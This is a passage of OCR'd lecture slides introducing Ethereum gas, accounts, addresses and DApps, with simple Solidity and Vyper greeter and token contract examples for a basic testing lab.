  - gasLimit: the maximum amount of gas the sender is willing to pay
  - v, r, s: used to generate the sender's signature

Gas

- Gas is the unit used to measure the fees required for a particular computation.
- 1 ETH = 10^9 Gwei = 10^18 wei
- Payment (in ETH) = Gas amount (in Gas) x Gas price (in ETH/Gas)


- During a transaction, the sender sets:
  - gasPrice: the number of Wei that the sender is willing to pay per unit of gas.
  - gasLimit: the maximum amount of gas that the sender is willing to pay.



Accounts & Addresses


- Ethereum account contains four fields:
  - The nonce, a counter used to make sure each transaction can only be processed once
  - The account's current ether balance
  - The account's contract code, if present
  - The account's storage (empty by default)

- 2 types of accounts:
  - externally owned accounts (EOA)
  - contract accounts



- 20-byte address
  - Keccak-256 hash
  - `0xd6ed1549521b0c899b6e143f53105e7629e30db7`
  - regex: `^0x[a-zA-Z0-9]{40}$`
  - contract accounts address = `keccak256(rlp(creator_address, creator_nonce))`


ĐApps (Decentralized Application)



- a ĐApp has its backend code (smart contract) running on the Ethereum network.

- One of the most famous:
  - CryptoKitties
  - https://www.cryptokitties.co/
- List of existing Đapps :
  - https://cryptominded.com/collection/dapps/
  - https://www.stateofthedapps.com/
- Learn how to create cryptokitties like:
  - https://cryptozombies.io

Smart contract application - ĐApps




02

Basic Ethereum Testing lab

Smart contract creation process


Development, deployment & interaction



https://doi.org/10.1016/j.future.2017.08.020

Smart contract creation process

Development, deployment & interaction



https://doi.org/10.1016/j.future.2017.08.020

Development languages

Solidity

```
contract Mortal {
    /* Define variable owner of the type address */
    address owner;

    /* This function is executed at initialization
                and sets the owner of the contract */
    function Mortal() { owner = msg.sender; }

    /* Function to recover the funds on the contract */
    function kill() {
        if (msg.sender == owner)
            selfdestruct(owner);
    }
}

contract Greeter is Mortal {
    /* Define variable greeting of the type string */
    string greeting;

    /* This runs when the contract is executed */
    function Greeter(string _greeting) public {
        greeting = _greeting;
    }

    /* Main function */
    function greet() constant returns (string) {
        return greeting;
    }
}
```

Vyper

```
# Vyper Greeter Contract

greeting: bytes <= 20


@public
def __init__():
    self.greeting = "Hello"


@public
def setGreeting(x: bytes <= 20):
    self.greeting = x


@public
def greet() -> bytes <= 40:
    return self.greeting
```

Solidity

- *"Solidity is a contract-oriented, high-level language for implementing smart contracts. It was influenced by C++, Python and JavaScript and is designed to target the Ethereum Virtual Machine (EVM)."*

- Solc - Solidity Compiler
  - Installation


- Online Solidity Compiler:
  - https://remix.ethereum.org/

- Educational material for Solidity:
  - https://github.com/androlo/solidity-workshop
  - https://github.com/androlo/standard-contracts

```
contract token {
    mapping (address => uint) public coinBalanceOf;
    event CoinTransfer(address sender, address receiver, uint amount);

  /* Initializes contract with initial supply tokens to the creator of the contract */
  function token(uint supply) {
        if (supply == 0) supply = 10000;
        coinBalanceOf[msg.sender] = supply;
    }

  /* Very simple trade function */
    function sendCoin(address receiver, uint amount) returns(bool sufficient) {
        if (coinBalanceOf[msg.sender] < amount) return false;
        coinBalanceOf[msg.sender] -= amount;
        coinBalanceOf[receiver] += amount;
        CoinTransfer(msg.sender, receiver, amount);
        return true;
    }
}
```

Smart contract creation process

Development, deployment & interaction




https://doi.org/10.1016/j.future.2017.08.020

